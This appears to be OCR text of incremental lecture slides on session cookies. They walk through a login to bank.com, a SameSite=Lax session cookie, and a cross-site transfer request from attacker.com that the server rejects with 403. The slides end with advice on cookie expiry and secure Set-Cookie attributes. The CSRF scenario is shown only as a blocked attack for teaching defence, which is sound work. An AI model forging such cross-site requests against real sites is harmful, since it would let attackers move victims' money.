
Client
bank.com

Server
bank.com


Client
bank.com
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
Client
bank.com
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
Client
bank.com
Login valid?
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
Client
bank.com
Login valid?
OK!
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
Client
bank.com
Login valid?
OK!
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
POST /transfer HTTP/1.1
Cookie: sessionId=1234
Client
bank.com
Server
bank.com
Login valid?
OK!


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
POST /transfer HTTP/1.1
Cookie: sessionId=1234
Client
bank.com
Server
bank.com
Login valid?
OK!
Session valid?


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
POST /transfer HTTP/1.1
Cookie: sessionId=1234
Client
bank.com
Login valid?
OK!
Session valid?
OK!
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
POST /transfer HTTP/1.1
Cookie: sessionId=1234
Client
bank.com
Login valid?
OK!
Session valid?
OK!
Perform transfer
Server
bank.com



POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
POST /transfer HTTP/1.1
Cookie: sessionId=1234
HTTP/1.1 200 OK
<private data>
Client
bank.com
Server
bank.com
Login valid?
OK!
Session valid?
OK!
Perform transfer


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
POST /transfer HTTP/1.1
Cookie: sessionId=1234
HTTP/1.1 200 OK
<private data>
Client
bank.com
Client
attacker.com
Server
bank.com
Login valid?
OK!
Session valid?
OK!
Perform transfer


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
POST /transfer HTTP/1.1
Cookie: sessionId=1234
HTTP/1.1 200 OK
<private data>
POST /transfer HTTP/1.1
Client
bank.com
Client
attacker.com
Server
bank.com
Login valid?
OK!
Session valid?
OK!
Perform transfer


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
POST /transfer HTTP/1.1
Cookie: sessionId=1234
HTTP/1.1 200 OK
<private data>
POST /transfer HTTP/1.1
Client
bank.com
Client
attacker.com
Server
bank.com
Login valid?
OK!
Session valid?
OK!
Perform transfer
Session valid?


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
POST /transfer HTTP/1.1
Cookie: sessionId=1234
HTTP/1.1 200 OK
<private data>
POST /transfer HTTP/1.1
Client
bank.com
Client
attacker.com
Server
bank.com
Login valid?
OK!
Session valid?
OK!
Perform transfer
Session valid?
No!


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
POST /transfer HTTP/1.1
Cookie: sessionId=1234
HTTP/1.1 200 OK
<private data>
POST /transfer HTTP/1.1
HTTP/1.1 403 Forbidden
<generic response>
Client
bank.com
Client
attacker.com
Server
bank.com
Login valid?
OK!
Session valid?
OK!
Perform transfer
Session valid?
No!

How long should cookies last?

- When **`Expires`** not specified, lasts for current browser session
- Use a reasonable expiration date for your cookies, e.g. 30-90 days
  - You can set the cookie with each response to restart the 30 day counter, so an active user won't ever be logged out, despite the short timeout
  - 2007: "The Google Blog announced that Google will be shortening the expiration date of its cookies from the year 2038 to a two-year life cycle." – Search Engine Land

```
Set-Cookie: key=value; Secure; HttpOnly; Path=/;

SameSite=Lax; Expires=Fri, 1 Nov 2021 00:00:00 GMT
```

```
res.cookie('sessionId', sessionId, {
  secure: true,
  httpOnly: true,
  sameSite: 'lax',
  maxAge: 30 * 24 * 60 * 60 * 1000 // 30 days
})

res.clearCookie('sessionId', {
  secure: true,
  httpOnly: true,
  sameSite: 'lax'
})
```

Demo: Set cookies correctly

Final thoughts on cookies and sessions

- Never trust data from the client!
- Don't use broken cookie **`Path`** attribute for security
- Ambient authority is useful but opens us up to additional risks
- Use **`SameSite=Lax`** to protect against CSRF attacks
- **If you remember one thing:** set your cookies like this:

```
Set-Cookie: key=value; Secure; HttpOnly; Path=/;

SameSite=Lax; Expires=Fri, 1 Nov 2021 00:00:00 GMT
```

END